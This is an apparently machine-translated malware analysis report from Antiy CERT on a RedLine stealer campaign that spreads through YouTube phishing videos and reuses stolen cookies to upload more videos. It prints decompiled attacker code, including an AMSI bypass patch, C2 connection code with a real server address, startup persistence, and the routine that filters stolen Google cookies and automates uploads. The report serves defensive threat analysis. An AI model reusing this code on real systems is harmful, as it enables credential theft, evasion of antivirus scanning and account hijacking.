Follow up Analysis of RedLine Stealer Trojan Spread Through Video Websites

Antiy CERT

First draft completed: November 9, 2022

First published: November 15, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Since the release of the report "Analysis of RedLine Stealer Trojan Spread Through Video Websites"[错误!未找到引用源。] November 2021, Antiy has been keeping a close eye on this type of attack activities that spread through public content platforms. Recently, Antiy CERT discovered that the attackers have added an attack module that automatically logs in to the video website to post malicious videos, achieving the full automation of the "post video -> steal account -> further spread with the stolen account" attack loop, enhancing the ability of malicious code to spread and spread, and posing a great threat to data security.

Attackers used YouTube to upload videos containing cracked software and game cheats, and included malicious download links in the video descriptions to trick users into downloading malicious code. This malicious code released and executed the RedLine stealer trojan and the Ethminer mining program, as well as an automated propagation module that used the victim's account to upload phishing videos. By directly executing the video upload function on the victim's device and network environment, the attack circumvented the platform's risk control mechanisms to a certain extent, increasing the attack's success rate.

The RedLine Trojan, first discovered in March 2020, is a popular family of stealer trojans, widely distributed both domestically and internationally. This Trojan possesses various information-stealing capabilities, such as automatically stealing sensitive information from the target system's browser, FTP, VPN, and instant messaging software, as well as taking screenshots and collecting specified files. This Trojan is sold on underground forums as a one-time purchase or subscription.

The attack is still active, and Antiy CERT will continue to follow up and analyze it. **It has been proven that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and eliminate malware such as stealer trojans and mining programs.**

2 ATT&CK Mapping Map Corresponding to the Incident

The distribution diagram of technical characteristics corresponding to the events is shown in Figure Figure 2-1 .



Figure 2-1 Mapping of technical features to ATT&CK

Specific ATT&CK technical behavior description Table 2-1.

Table 2-1ATT&CK technical behavior description

ATT&CK stages/categories	Specific behavior	Notes
Resource development	Acquire infrastructure	Set up the server
	Hack accounts	Hack into video site accounts
	Capacity development	Develop automatic propagation modules
	Create an account	Create a video site account
	Capability acquisition	Obtain the mining program and RedLine Trojan
	Environmental preparation	Build an attack environment
Initial access	Phishing	Phishing
Execute	Induce users to execute	Induce users to execute
Persistence	Boot or log in with autostart	Set startup items

	Utilize scheduled tasks/jobs	Set up a scheduled task
Defense evasion	Deobfuscate/decode files or information	Decrypt payload
	Hidden behavior	Hidden behavior
	Weaken defense mechanisms	Modify the anti-virus API
	Obfuscate files or information	Encrypt payload
	Process injection	Process injection
Credential access	Get the credentials from where the password is stored	Get passwords saved by your browser
	Steal web session cookies	Get browser cookies
Discover	Discover files and directories	Discovering files and directories
	Discover software	Discover software
	Discover system information	Discover system information
	Discover the system's geographic location	Discover the system locale
	Discover the system owner/user	Discover system users
Collect	Automatic collection	Automatic collection
	Data Temporary Storage	Data Temporary Storage
Command and Control	Use application layer protocols	Use application layer protocols
Data exfiltration	Automatic exfiltration of data	Automatic data return
	Limit the size of transferred data	Limit file collection to a maximum of 50 MB
	Use C2 channel for backhaul	Use C2 channel for backhaul
Influence	Resource hijacking	Mining hijacks system computing resources

3 Protection Recommendations

In order to effectively defend against such malicious codes and improve security protection levels, Antiy recommends that enterprises take the following protective measures.

3.1 Endpoint Protection

1. Install terminal protection system: Install anti-virus software. It is recommended to install **Antiy Intelligent Endpoint Protection System**.

2. Strengthen password strength: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Also, avoid using the same password on multiple servers.

3. Deploy an Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. **Antiy Persistent Threat Detection System** (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets, and various unknown threats;

3.2 Website Transmission Protection

1. It is recommended to use genuine software downloaded from the official website. If there is no official website, it is recommended to download from a trusted source and scan it with anti-virus software after downloading;

2. It is recommended to execute suspicious files in a sandbox environment and only execute them on the host when safety is ensured. The Antiy Persistent Threat Analysis System (PTA) uses a combination of deep static analysis and sandbox dynamic loading and execution to effectively detect, analyze and identify various known and unknown threats.

3.3 Initiate Emergency Response Promptly When Attacked

1. Contact the emergency response team: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 24/7 service hotline: 400-840-9234.

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill malicious software such as secret-stealer trojans and mining programs.



Figure 3-1 Antiy IEP provides effective protection for user terminals

4 Attack Process

Attackers uploaded phishing videos on YouTube to trick users into downloading a compressed package containing malicious code. After users downloaded and executed the malicious code, the self-extracting program released multiple EXE files, including the RedLine stealer trojan cool.exe, the mining program h**.exe, and the automatic spread of the malicious code, including AutoRun.exe, nir.exe , p**.bat , and j**.bat (obscene terms are redacted). The attack flow is shown in the figure below.



Figure 4-1 1of malicious code incidents automatically spreading through video websites

The detailed attack process is described below.

1. The attacker posts a phishing video (containing a malicious compressed file download link) to YouTube.

2. Installer.exe in the compressed package self-decompresses and releases multiple exe and bat files, and then runs cool.exe, h**.exe, and AutoRun.exe.

3. cool.exe is a RedLine stealer trojan that can steal important files such as system information, browser data, and software configurations and transmit them back to C2;

4. h**.exe is a mining program that uses RunPE.dll stored in its own resources to hollow out the mining program ethminer.exe and inject it into explorer.exe for execution;

5. AutoRun.exe is an automatic spreading program that runs p**.bat to use nir.exe to launch j**.bat in windowless hidden mode. j**.bat then runs MakiseKurisu.exe, download.exe, and upload.exe in sequence.

6. MakiseKurisu.exe steals cookies from the browser and stores them in temporary files;

7. download.exe downloads a 7z compressed file, which contains multiple fishing videos, accompanying cover images, and description text for subsequent uploads.

8. upload.exe uses Youtube and Google cookies in temporary files to upload downloaded videos to Youtube.

5 Sample Analysis

5.1 Sample Tags

Table 5-1 Binary executable files

Virus name	Trojan/Win32.ChildHaveTrojan
Original file name	Installer.exe
MD5	9C4CE3073F2EA119951BD3226C839504
Processor architecture	Intel 386 or later, and compatibles
File size	24.09 MB (25,255,643 bytes)
File format	BinExecute/Microsoft.EXE[:X86]
Timestamp	2022-03-03 13:15:57 UTC
Digital signature	None
Packer type	None
Compiled Language	WinRAR SFX
VT first upload time	2022-08-03 05:05:32 UTC
VT test results	33/68

5.2 Detailed Analysis

The compressed package contains Installer.exe and several normal DLL files used for disguise.

Figure 5-1 2

Installer.exe is a WinRAR self-extracting program that will release multiple exe and bat files to the %Temp% directory and execute cool.exe, hui.exe, and AutoRun.exe in sequence.



Figure 5-3Self-extracting script

5.2.1 RedLine Stealer Trojan cool.exe

The cool.exe outer loader is written in C/C++ and uses process hollowing technology to load the RedLine stealer trojan after execution.



Figure 5-4Decrypt the RedLine stealer trojan and inject it for execution

Checks the system language region. If it is one of "Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Tajikistan, Uzbekistan, Ukraine, Russia", it exits itself and does not continue execution.

```
// Token: 0x0200003A RID: 58
public static class EnvironmentChecker
{
    // Token: 0x0600011B RID: 283 RVA: 0x00009B84 File C
    public static bool Check()
    {
        try
        {
            TimeZoneInfo local = TimeZoneInfo.Local;
            foreach (string text in EnvironmentChecker.RegionsCountry)
            {
                string text2 = text;
                CultureInfo currentUICulture = CultureInfo.CurrentUICulture;
                if (text2.Contains((currentUICulture != null) ? currentUICulture.EnglishName : null) || local.Id.Contains(text))
                {
                    return true;
                }
            }
        }
        catch (Exception)
        {
        }
        return false;
    }

    // Token: 0x04000035 RID: 53
    private static readonly string[] RegionsCountry = new string[]
    {
        "Armenia",
        "Azerbaijan",
        "Belarus",
        "Kazakhstan",
        "Kyrgyzstan",
        "Moldova",
        "Tajikistan",
        "Uzbekistan",
        "Ukraine",
        "Russia"
    };
}
```

```
if (EnvironmentChecker.Check())
{
    Environment.Exit(0);
}
```


Figure 5-5Detection language area

Use ChannelFactory in C# language to conduct TCP communication with C2 server 45.150.108.67:80 to obtain the list of data to be stolen and other configuration information. The server is currently invalid.

```
[Obfuscation(ApplyToMembers = true, Exclude = true, StripAfterObfuscation = true)]
public bool RequestConnection(string address)
{
    bool result;
    try
    {
        IContextChannel contextChannel = new ChannelFactory<Entity>(SystemInfoHelper.CreateBind(), new EndpointAddress(new Uri("net.tcp://"
          + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
        {
            Credentials =
            {
                ServiceCertificate =
                {
                    Authentication =
                    {
                        CertificateValidationMode = X509CertificateValidationMode.None
                    }
                }
            }
        }.CreateChannel() as IContextChannel;
        this.connector = (contextChannel as Entity);
        new OperationContextScope(contextChannel);
        string value = "a0249d7bd1134f8f7f9d67e72afd4b00";
        MessageHeader header = MessageHeader.CreateHeader("Authorization", "ns1", value);
        OperationContext.Current.OutgoingMessageHeaders.Add(header);
        result = true;
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```


Figure 5-6Connection C2

The RedLine stealer trojan can steal hardware information, browser data (saved passwords, cookies, auto-fill, credit cards), FTP client data, some VPN software configurations, etc. It can also collect files with specified paths or file name formats based on C2 configuration . For more details, please refer to the report previously released by Antiy, "Analysis of RedLine Stealer Trojan Spread Through Video Websites" 错误!未找到引用源。.

5.2.2 Mining Module h**.exe

Modify the entry point code of the AmsiScanBuffer anti-virus API function to prevent the subsequent execution of PowerShell code from being detected and killed by anti-virus programs.

```
// Token: 0x0600000D RID: 13 RVA: 0x00002900 File Offset: 0x00000B00
public static void rabxjtinfzt()
{
    try
    {
        IntPtr procAddress = bmvsnupduzzvv.GetProcAddress(bmvsnupduzzvv.LoadLibrary("amsi.dll"), "AmsiScanBuffer");
        byte[] array = new byte[]
        {
            184,
            87,
            0,
            7,
            128,
            195
        };
        uint flNewProtect = 0U;
        bmvsnupduzzvv.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array.Length)), 64U, out flNewProtect);
        Marshal.Copy(array, 0, procAddress, array.Length);
        bmvsnupduzzvv.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array.Length)), flNewProtect, out flNewProtect);
    }
    catch
    {
    }
}
```

模式

X86-32

地址	字节数	指令(符号->地址)
0000:0000	b857000780	mov eax, 0x80070057
0000:0005	c3	ret

Figure 57Modify antivirus API entry point

Copies itself to % Appdata %\Google\Chrome\updater.exe and sets a scheduled task or autostart registry key.

Figure 5-8Set persistence

A zip archive is decrypted from the resource "gtoplrfnypylyb", which contains the mining program "ethminer.exe".



Figure 5-9Decryption to obtain the mining program

Decrypt the payload "RunPE.dll" from the resource "zwslgktggnwpvyauynyb" to inject the PE file into explorer.exe for execution.

Figure 5-10Execute the mining program through injection

Ethminer mining program in the above compressed package.

```
if ( argc < 2 )
{
  v6 = sub_14004EBF0(&qword_1403A0000, "No arguments specified. ");
  LOBYTE(v7) = 10;
  v8 = sub_14004E590(v6 + *(int *)(*(_QWORD *)v6 + 4i64), v7);
  sub_140048480(v6, v8);
  sub_14004E3F0(v6);
  v9 = sub_14004EBF0(v6, "Try 'ethminer --help' to get a list of arguments.");
  LOBYTE(v10) = 10;
  v11 = sub_14004E590(v9 + *(int *)(*(_QWORD *)v9 + 4i64), v10);
  sub_140048480(v9, v11);
  sub_14004E3F0(v9);
  LOBYTE(v12) = 10;
  v13 = sub_14004E590(v9 + *(int *)(*(_QWORD *)v9 + 4i64), v12);
  sub_140048480(v9, v13);
  sub_14004E3F0(v9);
  return 1;
}
sub_14003B520(v64);
if ( !sub_14026802C("GPU_MAX_HEAP_SIZE") )
  putenv_s("GPU_MAX_HEAP_SIZE", "100");
if ( !sub_14026802C("GPU_MAX_ALLOC_PERCENT") )
  putenv_s("GPU_MAX_ALLOC_PERCENT", "100");
```

Figure 5-11Injected executable program

5.2.3 Self-Starting Module AutoRun.exe

AutoRun.exe is to copy itself to the startup path to achieve self-startup.

```
string text = Path.Combine(new string[]
{
    Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
    "Microsoft",
    "Windows",
    "Start Menu",
    "Programs",
    "Startup"
});
Console.WriteLine("123123");
string location = Assembly.GetExecutingAssembly().Location;
Console.WriteLine("123123");
string fileName = Path.GetFileName(location);
Console.WriteLine("123123");
string text2 = Path.Combine(new string[]
{
    text
});
Console.WriteLine("123123");
if (!Directory.Exists(text2))
{
    Directory.CreateDirectory(text2);
}
if (!File.Exists(Path.Combine(text2, fileName)))
{
    Console.WriteLine("123123");
    File.Copy(location, Path.Combine(text2, fileName), true);
}
```

Figure 5-12Copy to boot directory

Then execute p**.bat.

```
ProcessStartInfo startInfo = new ProcessStartInfo(Path.Combine(Path.GetTempPath(), "p[illegible].bat"));
Console.WriteLine("123123");
Process process = new Process();
Console.WriteLine("123123");
process.StartInfo = startInfo;
Console.WriteLine("123123");
process.Start();
Console.WriteLine("123123");
```

Figure 5-13Execute pidorpizda.bat

p**.bat is to use nir.exe to launch j**.bat in background hidden mode. The function of j**.bat is to launch MakiseKurisu.exe, download.exe and upload.exe.

Figure 5-14Execute the script using nir.exe

5.2.4 Credential Collection Module MakiseKurisu.exe

MakiseKurisu.exe decrypts the. net program input.exe in memory and executes it from the entry point using CLR API functions. The input.exe function is to extract a. net PE file from the resource using GZip and load it for execution.



Figure 5-15Decompress and load subsequent payloads

The loaded PE file is a credential harvester that collects browser cookies and saved passwords and saves them to the %Temp% path.

Figure 5-16Collect cookies

5.2.5 Data Download Module download.exe

The sample is an executable file generated by packaging Node.js. Its main function is to obtain a download link from Github and then use this link to download the videos and files required for subsequent automatic dissemination. The relevant repositories are as follows.

Figure 5-17 Download address in Github

The downloaded compressed file contained 46 groups of files, each containing a video, cover, description, tags, and title for subsequent video uploads. The themes of these videos primarily focused on game cheats and cracked software, but the download links in the descriptions that tricked viewers into downloading actually pointed to malicious code.

Figure 5-18Compressed package contents

5.2.6 Video Upload Module upload.exe

This sample is also an executable file generated by packaging node.js. It uses the puppeteer library to upload phishing videos to YouTube. It reads the cookies collected by MakiseKurisu.exe and filters them for cookies from youtube.com and Google -related domains (which can be used for login authentication on youtube.com).

```
async function convert1(data) {
    if(!data) return null;
        let cookies = [];
        let cookiesInput = data;
        let lines = cookiesInput.split("\n");
        lines.forEach((line, i) => {
            let tokens = line.split("\t");
            if (tokens.length == 7) {
                let cookie = {};
                tokens = tokens.map(function(e) { return e.trim(); });
                cookie.domain = tokens[0];
                cookie.httpOnly =tokens[1] === "TRUE";
                cookie.path = tokens[2];
                cookie.secure = tokens[3] === "TRUE";
                let timestamp = tokens[4];
                if (timestamp.length == 17) {
                    timestamp = Math.floor(timestamp / 1000000 - 11644473600);
                }
                cookie.expires = parseInt(timestamp);
                cookie.name = tokens[5];
                cookie.value = tokens[5].toLowerCase().includes('pref') ? "hl=en-GB" : tokens[6];
                if(cookie.domain.includes('google') || cookie.domain.includes('youtube.com')){
                    cookies.push(cookie);
                }
            }
        });

        return cookies;
    }
```


Figure 5-19Get cookie

Use the obtained cookies to upload the video.

```
yield page.goto(uploadURL); → https://www.youtube.com/upload
const closeBtnXPath = '//*[normalize-space(text())='Close']';
const selectBtnXPath = '//*[normalize-space(text())='Select files']';
const saveCloseBtnXPath = '//*[@aria-label="Save and close"]/tp-yt-iron-icon';
for (let i = 0; i < 2; i++) {…
}
// Remove hidden closebtn text
const closeBtn = yield page.$x(closeBtnXPath);
yield page.evaluate((el) => {…
}, closeBtn[0]);
